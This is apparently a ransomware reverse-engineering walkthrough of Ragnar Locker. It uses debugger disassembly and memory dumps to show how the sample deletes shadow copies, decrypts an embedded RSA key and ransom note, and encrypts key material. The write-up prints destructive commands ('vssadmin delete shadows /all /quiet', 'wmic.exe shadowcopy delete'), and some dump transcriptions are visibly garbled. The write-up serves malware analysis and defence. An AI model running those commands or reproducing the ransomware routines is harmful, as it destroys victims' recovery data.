004010C7 C745 A4 61006400 mov dword ptr ss:[ebp-5C],640061
004010CE C745 A8 6F007700 mov dword ptr ss:[ebp-58],77006F
004010D5 C745 AC 20007300 mov dword ptr ss:[ebp-54],200073
004010DC C745 B0 2F006100 mov dword ptr ss:[ebp-50],61002F
004010E3 C745 B4 6C006C00 mov dword ptr ss:[ebp-4C],6C006C
004010EA C745 B8 20002F00 mov dword ptr ss:[ebp-48],2F0020
004010F1 C745 BC 71007500 mov dword ptr ss:[ebp-44],750071
004010F8 C745 C0 69006500 mov dword ptr ss:[ebp-40],650069

```

The memory dump at the bottom shows the following data:

Address	Hex	ASCII
004082AC	6B 00 65 00	k.e.r.n.e.l.3.2.
004082BC	2E 00 64 00	..d.l.l....Wow6
004082CC	34 45 6E 61	4EnableWow64FsRe
004082DC	64 69 72 65	direction...W.i.

When redirection is disabled, two unicode strings are built on the stack by a series of mov instructions. These unicode strings will be used as lpCommandLine for subsequent calls to CreateProcessW(). The executed command lines are:

- wmic.exe shadowcopy delete

- vssadmin delete shadows /all /quiet

The screenshot displays a debugger window with three main panes:

- Assembly Window:** Shows assembly instructions for the process. The current instruction is `call edi` at address `00401161`. The instruction list includes various `mov`, `push`, `lea`, and `xor` instructions.
- Register Window:** Shows the state of CPU registers. `EAX` is `0019D5C0`, `EBX` is `0019FA20`, and `EIP` is `00401161`. The `LastError` is `00000012 (ERROR_NO_MORE_FILES)` and `LastStatus` is `00000000 (STATUS_SUCCESS)`.
- Dump Window:** Shows a memory dump of the ASCII string `W.s.s.a.d.m.i.n. .d.e.l.e.t.e. . s.h.a.d.o.w.s. /a.l.l. ./q.u. t.e.t..w.m.l.c. .e.x.e. s.h.a. d.o.w.c.o.p.y. . d.e.l.e.t.e...@. ú.4@.w@..... 00L.....p3L.`

Right after shadow copy deletion, `LoadLibraryW(L"kernel32.dll")` is called once again and `Wow64EnableWow64FsRedirection()` is obtained via `GetProcAddress()`, this time in order to be called with `Wow64FsEnableRedirection` set to `TRUE`, thus enabling WOW64 system folder redirection. The routine then returns.

00401181	FFB5 70FFFFFF	push dword ptr ss:[ebp-90]
00401187	FFD6	call esi
00401189	8D85 70FFFFFF	lea eax,dword ptr ss:[ebp-90]
0040118F	50	push eax
00401190	8D85 08FFFFFF	lea eax,dword ptr ss:[ebp-F8]
00401196	50	push eax
00401197	6A 00	push 0
00401199	6A 00	push 0
0040119B	6A 20	push 20
0040119D	6A 00	push 0
0040119F	6A 00	push 0
004011A1	6A 00	push 0
004011A3	8D45 80	lea eax,dword ptr ss:[ebp-80]
004011A6	50	push eax
004011A7	6A 00	push 0
004011A9	FFD7	call edi
004011AB	6A FF	push FFFFFFFF
004011AD	FFB5 70FFFFFF	push dword ptr ss:[ebp-90]
004011B3	FFD6	call esi
004011B5	FFB5 70FFFFFF	push dword ptr ss:[ebp-90]
004011BB	FFD3	call ebx
004011BD	FFB5 74FFFFFF	push dword ptr ss:[ebp-8C]
004011C3	FFD3	call ebx
004011C5	66:83BD 4CFFFFFF	cmp word ptr ss:[ebp-B4],9
004011CD	5F	pop edi
004011CE	5E	pop esi
004011CF	5B	pop ebx
004011D0	75 1B	jne edp.4011ED
004011D2	68 AC824000	push edp.4082AC
004011D7	FF15 A4804000	call dword ptr ds:[<&LoadLibraryW>]
004011DD	68 C8824000	push edp.4082C8
004011E2	50	push eax
004011E3	FF15 7C814000	call dword ptr ds:[<&GetProcAddress>]
004011E9	6A 01	push 1
004011EB	FFD0	call eax
004011ED	8B 01000000	mov eax,1
004011F2	8BE5	mov esp,ebp
004011F4	5D	pop ebp
004011F5	C3	ret

EIP → 004011EB

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
Address	Hex						
004082AC	6B 00 65 00	72 00 6E 00	65 00 6C 00	33 00 32 00	k.e.r.n.e.l.3.2.		
004082BC	2E 00 64 00	6C 00 6C 00	00 00 00 00	57 6F 77 36	..d.l.l....Wow6		
004082CC	34 45 6E 61	62 6C 65 57	6F 77 36 34	46 73 52 65	4EnableWow64FsRe		
004082DC	64 69 72 65	63 74 69 6F	6E 00 00 00	57 00 69 00	direction...W.i.		

It is now time for some more data decryption from the .keys section. This time, the data that is decrypted is a 2048-bit RSA public key. We will see how it will be used later.

Address	Hex	Disassembly	Comment
00402344	85F6	test esi,esi	
00402346	74 59	je edp.4023A1	
00402348	8B7D 10	mov edi,dword ptr ss:[ebp+10]	[ebp+10]:"-
00402348	0F1F4400 00	nop dword ptr ds:[eax+eax],eax	
00402350	40	inc eax	
00402351	8D7F 01	lea edi,dword ptr ds:[edi+1]	edi+1:"96ww
00402354	0FB6D0	movzx edx,a	
00402357	8955 14	mov dword ptr ss:[ebp+14],edx	
0040235A	8A8C15 00FFFFFF	mov cl,byte ptr ss:[ebp+edx-100]	
00402361	0FB6C1	movzx eax,c	
00402364	03C3	add eax,ebx	
00402366	0FB6D8	movzx ebx,a	
00402369	8A841D 00FFFFFF	mov al,byte ptr ss:[ebp+ebx-100]	
00402370	888415 00FFFFFF	mov byte ptr ss:[ebp+edx-100],al	
00402377	8B45 14	mov eax,dword ptr ss:[ebp+14]	
0040237A	0FB6D1	movzx edx,c	
0040237D	888C1D 00FFFFFF	mov byte ptr ss:[ebp+ebx-100],c	
00402384	0FB68C05 00FFFFFF	movzx ecx,byte ptr ss:[ebp+eax-100]	
0040238C	03D1	add edx,ecx	
0040238E	0FB6CA	movzx ecx,d	
00402391	0FB68C0D 00FFFFFF	movzx ecx,byte ptr ss:[ebp+ecx-100]	
00402399	304F FF	xor byte ptr ds:[edi-1],cl	
0040239C	83EE 01	sub esi,1	
0040239F	75 AF	jns edp.402350	
004023A1	8B45 10	mov eax,dword ptr ss:[ebp+10]	[ebp+10]:"-
004023A4	5F	pop edi	
004023A5	5E	pop esi	
004023A6	5B	pop ebx	
004023A7	8BE5	mov esp,ebp	
004023A9	5D	pop ebp	
004023AA	C3	ret	

Register	Value
EAX	000000C3 'A'
EBX	00000021 '!'
ECX	000000BC '¼'
EDX	0000008B '»'
EBP	0019D5E8
ESP	0019D40C
ESI	00000000
EDI	0040B253 edp.0040B253
EIP	004023A1 edp.004023A1
EFLAGS	00000344
ZF	1 PF 1 AF 0
OF	0 SF 0 DF 0
CF	0 TF 1 IF 1
LastError	00000006 (ERROR_INVALID_HANDLE)
LastStatus	C0000008 (STATUS_INVALID_HANDLE)
GS 002B	FS 0053
ES 002B	DS 002B
CS 0023	SS 002B

Index	Stack Frame
1:	[esp+4] 00000000
2:	[esp+8] 0019FA20
3:	[esp+C] 88CCF4BE
4:	[esp+10] D3EF9D17

Address	Hex	ASCII
0040B090	2D 2D 2D 2D 2D 42 45 47 49 4E 20 50 55 42 4C 49	-----BEGIN PUBLI
0040B0A0	43 20 48 45 59 2D 2D 2D 2D 2D 0A 4D 49 49 42 49	C KEY-----,MIIBI
0040B0B0	6A 41 4E 42 67 68 71 68 68 69 47 39 77 30 42 41	jANBgkqhkiG9w0BA
0040B0C0	51 45 46 41 41 4F 43 41 51 38 41 4D 49 49 42 43	QEAQAQCA8AMIIBC
0040B0D0	67 48 43 41 51 45 41 79 72 46 36 6E 75 31 65 64	gKCAQEAyrf6nu1ed
0040B0E0	47 66 34 5A 79 55 2F 37 43 74 58 0A 62 38 68 43	Gf4ZyU/7CtX.b8hC
0040B0F0	28 54 41 51 4E 5A 72 65 79 38 59 50 4C 59 65 65	+TAQNzrey8YPLYee
0040B100	35 44 47 30 71 31 37 48 49 37 68 41 4D 35 6A 46	5DGOq17KI7hAM5jF
0040B110	2F 74 78 71 31 78 68 71 45 6F 28 58 77 71 78 67	/txq1xhqEo+XwqXg
0040B120	30 6A 68 77 44 4D 6C 78 53 35 48 32 0A 61 37 67	0jkwDM1x5SHZ.a7g
0040B130	62 4A 69 76 43 48 58 50 43 68 76 5A 74 63 7A 78	bJivCKXPKvZtzcX
0040B140	70 65 76 62 57 43 39 48 76 33 65 52 4A 62 55 5A	pevBWC9Hv3eRjBUZ
0040B150	64 61 46 2F 72 78 54 6A 42 73 59 75 51 4F 4C 43	daF/rxTjBSyUQLC
0040B160	33 4A 37 74 79 45 43 38 6F 37 59 68 54 0A 68 6C	3J7tyEC807YkT.k1
0040B170	33 63 28 62 32 48 63 53 64 77 37 57 39 48 6D 31	3c+b2KCSdw7W9Hm1
0040B180	69 4C 74 4C 73 71 30 31 61 74 79 6D 51 39 31 2B	ilTlsq01atymQ91+
0040B190	35 51 69 74 6A 48 53 48 71 34 66 68 62 64 54 32	5qitjKSHq4fhdT2
0040B1A0	68 65 31 71 66 48 68 35 2F 6A 4D 71 39 4C 0A 43	he1qfHk5/jmq9L.C
0040B1B0	28 63 33 48 5A 48 36 6E 43 36 6C 71 38 4E 69 77	+c3HZHGnG1q8NiW
0040B1C0	45 77 62 76 69 36 77 45 75 32 68 38 33 61 61 37	Ewbv16wEuZk83aa7
0040B1D0	30 4E 76 45 63 76 6A 4F 6A 35 63 49 51 4C 79 42	ONVcEvj0j5cIQLyB
0040B1E0	54 55 63 6F 61 39 76 41 55 4F 4C 73 48 42 30 0A	Tucoa9vAUOLSH0.
0040B1F0	43 5A 35 5A 6C 6D 66 45 67 39 76 71 73 61 68 49	CZ5Z1mfEg9vqsahI
0040B200	70 69 5A 4D 30 67 31 32 59 34 61 35 76 55 33 71	pIZM0g12Y4a5vU3q
0040B210	31 78 46 42 47 34 50 41 5A 47 30 65 56 7A 4C 31	1xFBG4PAZG0evL1
0040B220	62 4E 52 33 72 36 64 4A 57 39 48 73 55 45 50 4A	bNR3r6dJW9KsUEPJ
0040B230	0A 4A 77 49 44 41 51 41 42 0A 2D 2D 2D 2D 2D 45	.JwIDAQAB.-----
0040B240	4E 44 20 50 55 42 4C 49 43 20 48 45 59 2D 2D 2D	ND PUBLIC KEY---
0040B250	2D 2D 0A 00 39 36 77 77 00 00 00 00 00 00 00 00	---.96ww.....

Other data that is decrypted, by another call to the routine, is the final ransom note. Please refer to the following image.


```

00402344 85F6 test esi,esi
00402346 74 59 je edp.4023A1
00402348 8B7D 10 mov edi,dword ptr ss:[ebp+10]
0040234B 0F1F4400 00 nop dword ptr ds:[eax+eax],eax
00402350 40 inc eax
00402351 8D7F 01 lea edi,dword ptr ds:[edi+1]
00402354 0FB6D0 movzx edx,al
00402357 8955 14 mov dword ptr ss:[ebp+14],edx
0040235A 8A8C15 00FFFFFF mov cl,byte ptr ss:[ebp+edx-100]
00402361 0FB6C1 movzx eax,cl
00402364 03C3 add eax,ebx
00402366 0FB6D8 movzx ebx,al
00402369 8A841D 00FFFFFF mov al,byte ptr ss:[ebp+ebx-100]
00402370 888415 00FFFFFF mov byte ptr ss:[ebp+edx-100],al
00402377 8B45 14 mov eax,dword ptr ss:[ebp+14]
0040237A 0FB6D1 movzx edx,cl
0040237D 888C1D 00FFFFFF mov byte ptr ss:[ebp+ebx-100],cl
00402384 0FB68C05 00FFFFFF movzx ecx,byte ptr ss:[ebp+eax-100]
0040238C 03D1 add edx,ecx
0040238E 0FB6CA movzx ecx,d1
00402391 0FB68C0D 00FFFFFF movzx ecx,byte ptr ss:[ebp+ecx-100]
00402399 304F FF xor byte ptr ds:[edi-1],cl
0040239C 83EE 01 sub esi,1
0040239F 75 AF jne edp.402350
004023A1 8B45 10 mov eax,dword ptr ss:[ebp+10]
004023A4 5F pop edi
004023A5 5E pop esi
004023A6 5B pop ebx
004023A7 8BE5 mov esp,ebp
004023A9 5D pop ebp
004023AA C3 ret

```

Address	Hex	ASCII
0040BE70	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040BE80	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040BE90	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040BEA0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040BEB0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040BEC0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040BED0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040BEE0	2A 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20	*..
0040BEF0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0040BF00	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0040BF10	20 48 45 4C 4C 4F 20 45 44 50 2E 63 6F 6D 20 21	HELLO EDP.com !
0040BF20	0D 0A 20 49 66 20 79 6F 75 20 72 65 61 64 69 6E	.. If you readin
0040BF30	67 20 74 68 69 73 20 6D 65 73 73 61 67 65 2C 20	g this message,
0040BF40	74 68 65 6E 20 79 6F 75 72 20 6E 65 74 77 6F 72	then your networ
0040BF50	68 20 77 61 73 20 50 45 4E 45 54 52 41 54 45 44	k was PENETRATED
0040BF60	20 61 6E 64 20 61 6C 6C 20 6F 66 20 79 6F 75 72	and all of your
0040BF70	20 66 69 6C 65 73 20 61 6E 64 20 64 61 74 61 20	files and data
0040BF80	68 61 73 20 62 65 65 6E 20 45 4E 43 52 59 50 54	has been ENCRYPT
0040BF90	45 44 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20	ED..
0040BFA0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0040BFB0	20 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20	..
0040BFC0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0040BFD0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0040BFE0	20 62 79 20 52 41 47 4E 41 52 5F 4C 4F 43 4B 45	by RAGNAR_LOCKE
0040BFF0	52 20 21 0D 0A 0D 0A 2A 2A 2A 2A 2A 2A 2A 2A 2A	R !... *****
0040C000	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040C010	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040C020	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
0040C030	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****

The 2048-bit RSA public key is then converted and its public key information imported via CryptImportPublicKeyInfo() into the provider.

00402243	FF15 58804000	call dword ptr ds:[<&CryptStringToBinaryWs]		
00402244	85C0	test eax, eax		
0040224B	74 74	je edp.4022C1		
0040224D	56	push esi		
0040224E	6A 00	push 0		
00402250	FFD7	call edi		
00402252	50	push eax		
00402253	FF15 60814000	call dword ptr ds:[<&HeapFree>]		
00402259	8D45 F4	lea eax, dword ptr ss:[ebp-C]		
0040225C	C745 F8 00000000	mov dword ptr ss:[ebp-8], 0		
00402263	59	push eax		
00402264	8D45 F8	lea eax, dword ptr ss:[ebp-8]		
00402267	C745 F4 00000000	mov dword ptr ss:[ebp-C], 0		
0040226E	50	push eax		
0040226F	6A 00	push 0		
00402271	68 00800000	push 8000		
00402276	FF75 FC	push dword ptr ss:[ebp-4]		
00402279	53	push ebx		
0040227A	6A 08	push 8		
0040227C	6A 01	push 1		
0040227E	FF15 54804000	call dword ptr ds:[<&CryptDecodeObjectEx>]		
00402284	85C0	test eax, eax		
00402286	74 39	je edp.4022C1		
00402288	FF75 F0	push dword ptr ss:[ebp-10]		
0040228B	8B45 EC	mov eax, dword ptr ss:[ebp-14]		
0040228E	FF75 F8	push dword ptr ss:[ebp-8]		
00402291	6A 01	push 1		
00402293	FF30	push dword ptr ds:[eax]		
00402295	FF15 60804000	call dword ptr ds:[<&CryptImportPublicKeyInfo>]		
0040229D	8BF0	mov esi, eax		
0040229F	74 20	test esi, esi		
004022A1	53	push ebx		
004022A2	6A 00	push 0		
004022A4	FFD7	call edi		
004022A6	50	push eax		
004022A7	FF15 60814000	call dword ptr ds:[<&HeapFree>]		
004022AD	FF75 F8	push dword ptr ss:[ebp-8]		
004022B0	FF15 70814000	call dword ptr ds:[<&LocalFree>]		
004022B6	5F	pop edi		
004022B7	8BC6	mov eax, esi		
004022B9	5E	pop esi		
004022BA	5B	pop ebx		
004022BB	8BE5	mov esp, ebp		
004022BD	5D	pop ebp		
004022BE	C2 0400	ret 4		
004022C1	5F	pop edi		
004022C2	5E	pop esi		
004022C3	33C0	xor eax, eax		
004022C5	5B	pop ebx		
004022C6	8BE5	mov esp, ebp		
004022C8	5D	pop ebp		
004022C9	C2 0400	ret 4		

EAX	004CEDD0
EBX	004D9288
ECX	CAC12604
EDX	004C0000
EBP	0019D5F4
ESP	0019D5C4
ESI	004D8E88
EDI	77CE7800
EIP	00402295
EFLAGS	00000202
ZF	0
PF	0
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1
LastError	00000000 (ERROR_SUCCESS)
LastStatus	C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
GS	002B
FS	0053
ES	002B
DS	002B
CS	0023
SS	002B
ST(0)	000000000000000000000000 x87r0 Empty 0.00000000000000000000
ST(1)	00000000000000000000000000000000 x87r1 Empty 0.0000000000000000000000
ST(2)	00000000000000000000000000000000 x87r2 Empty 0.0000000000000000000000
ST(3)	00000000000000000000000000000000 x87r3 Empty 0.0000000000000000000000
ST(4)	00000000000000000000000000000000 x87r4 Empty 0.0000000000000000000000
ST(5)	40028000000000000000000000000000 x87r5 Empty 8.0000000000000000000000
ST(6)	3FFDC000000000000000000000000000 x87r6 Empty 0.3750000000000000000000
ST(7)	3FFF8000000000000000000000000000 x87r7 Empty 1.0000000000000000000000
x87TagWord	FFFF
x87TW_0	3 (Empty)
x87TW_1	3 (Empty)
x87TW_2	3 (Empty)
x87TW_3	3 (Empty)
x87TW_4	3 (Empty)
x87TW_5	3 (Empty)
x87TW_6	3 (Empty)
x87TW_7	3 (Empty)
x87StatusWord	0100
x87SW_B	0 x87SW_C3 0 x87SW_C2 0
x87SW_C1	0 x87SW_C0 1 x87SW_ES 0
Default (stdcall)	
1:	[esp] 004D8310 <&CPAquireContext>
2:	[esp+4] 00000001
3:	[esp+8] 00523988 &"1.2.840.113549.1.1.1"
4:	[esp+C] 004CEDD4

Address	Hex	ASCII
0040B090	2D 2D 2D 2D 2D 42 45 47 49 4E 20 50 55 42 4C 49	-----BEGIN PUBLIC
0040B0A0	43 20 48 45 59 2D 2D 2D 2D 2D 0A 4D 49 49 42 49	C KEY-----MIIBI
0040B0B0	6A 41 4E 42 67 6B 71 68 6B 69 47 39 77 30 42 41	JANBgkqhkiG9wOBA
0040B0C0	51 45 46 41 41 4F 43 41 51 38 41 4D 49 49 42 43	QEFAAQCAQAMIIIBC
0040B0D0	67 48 43 41 51 45 41 79 72 46 3E 75 31 65 64	qKCAQEAyrFmuled
0040B0E0	47 66 34 5A 79 55 2F 37 43 74 58 0A 62 38 68 43	Gf4ZyU/7CTX.bShc
0040B0F0	2B 54 41 51 4E 5A 72 65 79 38 59 50 4C 59 65 65	+TAQNZrey8YPLYee
0040B100	35 44 47 30 71 31 37 4R 49 37 68 41 4D 35 6A 46	5G0n17KT7hAm51F

By calling a subroutine twice that calls CryptEncrypt(), the previous two cryptographically random data that were generated by both calls to CryptGenRandom(), which were subsequently modified through a series of operations, will be encrypted with the 2048-bit public key.

00401998	8802	mov eax, dword ptr ds:[edx]		
0040199D	8945 10	mov dword ptr ss:[ebp+10], eax		
004019A0	51	push ecx		
004019A1	57	push edi		
004019A2	FC	cld		
004019A3	8B75 08	mov esi, dword ptr ss:[ebp+8]		
004019A6	8B7D 10	mov edi, dword ptr ss:[ebp+10]		
004019A9	8B4D 0C	mov ecx, dword ptr ss:[ebp+C]		
004019AC	C1E9 02	shr ecx, 2		
004019AF	F3:A5	rep movsd		
004019B1	8B4D 0C	mov ecx, dword ptr ss:[ebp+C]		
004019B4	83E1 03	and ecx, 3		
004019B7	F3:A4	rep movsb		
004019B9	5F	pop edi		
004019BA	59	pop ecx		
004019BB	8D45 0C	lea eax, dword ptr ss:[ebp+C]		
004019BE	53	push ebx		
004019BF	50	push eax		
004019C0	FF32	push dword ptr ds:[edx]		
004019C2	8B45 FC	mov eax, dword ptr ss:[ebp-4]		
004019C5	6A 00	push 0		
004019C7	6A 01	push 1		
004019C9	6A 00	push 0		
004019CB	FF70 04	push dword ptr ds:[eax+4]		
004019CE	FF15 24804000	call dword ptr ds:[<&CryptEncrypt>]		
004019D4	8BF0	mov esi, eax		
004019D6	FF15 44814000	call dword ptr ds:[<&GetLastError>]		
004019DC	5F	pop edi		
004019DD	8BC6	mov eax, esi		
004019DF	5E	pop esi		
004019E0	5B	pop ebx		
004019E1	8BE5	mov esp, ebp		
004019E3	5D	pop ebp		
004019E4	C2 0C00	ret C		

EAX	00811640
EBX	00000190
ECX	00000000
EDX	0040A004
EBP	0019D5EC
ESP	0019D5C0
ESI	0040A338
EDI	00408090
EIP	004019CE
EFLAGS	00000344
ZF	1
PF	1
AF	0
OF	0
SF	0
DF	0
CF	0
TF	1
IF	1
LastError	00000000 (ERROR_SUCCESS)
LastStatus	00000000 (STATUS_SUCCESS)
GS	002B
FS	0053
ES	002B
DS	002B
CS	0023
SS	002B
ST(0)	000000000000000000000000 x87r0 Empty 0.00000000
ST(1)	00000000000000000000000000000000
ST(2)	00000000000000000000000000000000
ST(3)	00000000000000000000000000000000
ST(4)	00000000000000000000000000000000
ST(5)	00000000000000000000000000000000
ST(6)	00000000000000000000000000000000
ST(7)	00000000000000000000000000000000
Default (stdcall)	
1:	[esp] 00811F48 <&CPGenKey>
2:	[esp+4] 00000000
3:	[esp+8] 00000001
4:	[esp+C] 00000000

Address	Hex	ASCII
00813718	53 94 DE 37 4C 50 29 42 50 16 C1 A2 55 F3 2D 2B	S.D7LP)BP.AcU0-+
00813728	3C DE 87 94 B9 5C 2C BA 98 6E E4 46 77 23 22 C3	<P..'\,o.nafw#A
00813738	21 7F 8E D8 BD 3C 8E A8 00 00 00 00 00 00 00	!..0%<.....

Via a call to GetComputerNameW(), and through the same series of operations that were used to generate unique IDs for the CreateEventW() even object name (lpName), an hex encoded ID is generated.

The screenshot displays a debugger's assembly view. The instruction list on the left shows assembly code with comments such as `call dword ptr ds:[<&GetComputerNameW>]`, `push 4`, `push 3000`, `push 7F`, `push 0`, `call dword ptr ds:[<&VirtualAlloc>]`, `mov dword ptr ss:[ebp-8], eax`, `xor esi, esi`, `lea eax, dword ptr ss:[ebp-12C0]`, `push eax`, `call dword ptr ds:[<&strlenW>]`, `mov edi, eax`, `xor edx, edx`, `test edi, edi`, `jmp edp, 40852C`, `nop dword ptr ds:[eax], eax`, `movzx ecx, word ptr ss:[ebp+edx*2-12C0]`, `inc edx`, `xor ecx, A801FF3C`, `add esi, ecx`, `mov eax, esi`, `rol eax, D`, `sub esi, eax`, `cmp edx, edi`, `jmp edp, 408510`, `push esi`, `mov esi, dword ptr ss:[ebp-8]`, `push edp, 408180`, `push esi`, `call dword ptr ds:[<&wprintfW>]`, `mov edi, dword ptr ds:[<&strcpyW>]`, `lea eax, dword ptr ss:[ebp-778]`, `add esp, C`, `push edp, 408580`, `push eax`, `call edi`, `push edp, 4085E8`, `push edp, 40A110`, `call edi`, `push esi`, `mov esi, dword ptr ds:[<&lstrcatW>]`, `push edp, 40A110`, `call esi`, `push edp, 4085F4`.

The registers pane on the right shows the following values: EAX: 00000008, EBX: 0019FA20, ECX: 35A46E87, EDX: 00000042, EBP: 0019FA10, ESP: 0019D5F4, ESI: 00710000, EDI: 0000000F, EIP: 0040353C. The stack pane shows memory addresses and hex values, with the current instruction pointer (EIP) at 0040353C.

Through concatenation, by making use of lstrcatW(), and a call to SHGetSpecialFolderPathW() with csidl CSIDL_COMMON_DOCUMENTS, the path C:\Users\Public\Documents\RGNR_E354BDB6.txt is built.

00403519	81F1 3CFF01AB	xor ecx,AB01FF3C			
0040351F	03F1	add esi,ecx			
00403521	88C6	mov eax,esi			
00403523	C1C0 0D	rol eax,D			
00403526	2BF0	sub esi,eax			
00403528	3BD7	cmp edx,edi			
0040352A	7C E4	j] edp.403510			
0040352C	56	push esi			
0040352D	8B75 F8	mov esi,dword ptr ss:[ebp-8]			[ebp-8]:L"E3548DB6"
00403530	68 B0814000	push edp.4081B0			4081B0:L"%08x"
00403535	56	push esi			
00403536	FF15 A4814000	call dword ptr ds:[<&wsprintfw>]			
0040353C	8B3D 8C804000	mov edi,dword ptr ds:[<&1strncpyw>]			
00403542	8D85 88F8FFFF	lea eax,dword ptr ss:[ebp-778]			
00403548	83C4 0C	add esp,C			
00403548	68 B0854000	push edp.4085B0			
00403550	50	push eax			
00403551	FFD7	call edi			eax:L"C:\\Users\\Public\\Do
00403553	68 E8854000	push edp.4085E8			4085E8:L"RGNR_"
00403558	68 10A14000	push edp.40A110			40A110:L"RGNR_E3548DB6.txt"
0040355D	FFD7	call edi			
0040355F	56	push esi			
00403560	8B35 90804000	mov esi,dword ptr ds:[<&1strcatw>]			
00403566	68 10A14000	push edp.40A110			40A110:L"RGNR_E3548DB6.txt"
00403568	FFD6	call esi			
0040356D	68 F4854000	push edp.4085F4			4085F4:L".txt"
00403572	68 10A14000	push edp.40A110			40A110:L"RGNR_E3548DB6.txt"
00403577	FFD6	call esi			
00403579	68 10A14000	push edp.40A110			40A110:L"RGNR_E3548DB6.txt"
0040357E	8D85 88F8FFFF	lea eax,dword ptr ss:[ebp-778]			
00403584	50	push eax			eax:L"C:\\Users\\Public\\Do
00403585	FFD6	call esi			
00403587	6A 00	push 0			
00403589	6A 2E	push 2E			
00403588	68 10A04000	push edp.40A010			40A010:L"C:\\Users\\Public\\
00403590	6A 00	push 0			
00403592	FF15 84814000	call dword ptr ds:[<&Ordinal#175>]			
00403598	8D85 88F8FFFF	lea eax,dword ptr ss:[ebp-778]			
0040359E	50	push eax			eax:L"C:\\Users\\Public\\Do
0040359F	68 10A04000	push edp.40A010			40A010:L"C:\\Users\\Public\\
004035A4	FFD6	call esi			
004035A6	FF75 C4	push dword ptr ss:[ebp-3C]			[ebp-3C]:"6ECA2b2AFFBC1DF
004035A9	8D85 60FEFFFF	lea eax,dword ptr ss:[ebp-1A0]			

Along the way, a block of heap memory allocated via `RtlAllocateHeap()` is called with `HEAP_ZERO_MEMORY` as `Flags`, which initializes it with 0's. For some reason, this memory area will be, again, zeroed out after the call to `RtlAllocateHeap()`.

004035F8	85C0	test eax,eax			
004035FA	74 5A	jz edp.403656			
004035FC	FF75 E4	push dword ptr ss:[ebp-1C]			
004035FF	6A 08	push 8			
00403601	FF15 5C814000	call dword ptr ds:[<&GetProcessHeap>]			
00403607	50	push eax			
00403608	FF15 64814000	call dword ptr ds:[<&RtlAllocateHeap>]			
0040360E	8BF8	mov edi,eax			
00403610	85FF	test edi,edi			
00403612	74 42	jz edp.403656			
00403614	8B4D E4	mov ecx,dword ptr ss:[ebp-1C]			
00403617	85C9	test ecx,ecx			
00403619	74 10	jz edp.403628			
0040361B	0F1F4400 00	nop dword ptr ds:[eax+eax],eax			
00403620	C600 00	mov byte ptr ds:[eax],0			
00403623	8D40 01	lea eax,dword ptr ds:[eax+1]			
00403626	83E9 01	sub ecx,1			
00403629	75 F5	jnz edp.403620			
0040362B	8D45 E4	lea eax,dword ptr ss:[ebp-1C]			
0040362E	50	push eax			
0040362F	57	push edi			
00403630	68 01000040	push 40000001			
00403635	56	push esi			
00403636	8D85 60FEFFFF	lea eax,dword ptr ss:[ebp-1A0]			
0040363C	50	push eax			
0040363D	FF15 5C804000	call dword ptr ds:[<&CryptBinaryToStringA>]			
00403643	85C0	test eax,eax			
00403645	75 0F	jnz edp.403656			
00403647	57	push edi			
00403648	50	push eax			
00403649	FF15 5C814000	call dword ptr ds:[<&GetProcessHeap>]			
0040364F	50	push eax			
00403650	FF15 60814000	call dword ptr ds:[<&HeapFree>]			
00403656	6A 00	push 0			
00403658	68 80000000	push 80			
0040365D	6A 04	push 4			
0040365F	6A 00	push 0			
00403661	6A 00	push 0			
00403663	68 000000C0	push C0000000			

The Tor client chat ID previously decrypted is then converted to Base64, by making a call to CryptBinaryToStringA(), as seen by the use of dwFlags set to CRYPT_STRING_BASE64.

The screenshot shows a debugger window with the following components:

- Assembly View:** Shows instructions starting from address 004035E2. Key instructions include:
 - `push eax`
 - `push 0`
 - `push 40000001`
 - `lea eax, dword ptr ss:[ebp-1A0]`
 - `push eax`
 - `call dword ptr ds:[&CryptBinaryToStringA]`
 - `push ecx, ecx`
 - `push dword ptr ss:[ebp-1C]`
 - `push 8`
 - `call dword ptr ds:[&GetProcessHeap]`
 - `push eax`
 - `call dword ptr ds:[&RtlAllocateHeap]`
 - `mov edi, eax`
 - `test edi, edi`
 - `je edp.403656`
 - `mov ecx, dword ptr ss:[ebp-1C]`
 - `test ecx, ecx`
 - `je edp.403628`
 - `lea ecx, dword ptr ds:[eax+eax], eax`
 - `mov byte ptr ds:[eax], 0`
 - `lea eax, dword ptr ds:[eax+1]`
 - `inc ecx, 1`
 - `jne edp.403620`
 - `lea eax, dword ptr ss:[ebp-1C]`
 - `push eax`
 - `push edi`
 - `push 40000001`
 - `push esi`
 - `call dword ptr ds:[&GetProcessHeap]`
 - `push eax`
 - `call dword ptr ds:[&HeapFree]`
 - `push 80`
 - `push 4`
- Registers View:** Shows EAX=0019F870, EBX=0019FA20, ECX=00000000, EDX=00000000, EBP=0019FA10, ESP=001905EC, ESI=00000040, EDI=004B90E8, EIP=0040363D.
- Dump View:** Shows hex and ASCII data. The ASCII column contains Base64 encoded text: "6bECA2b2AFFfBC1Dff0aaEaaAd468bec0903b5e4Ea58ecde3C264bc55c7389E".

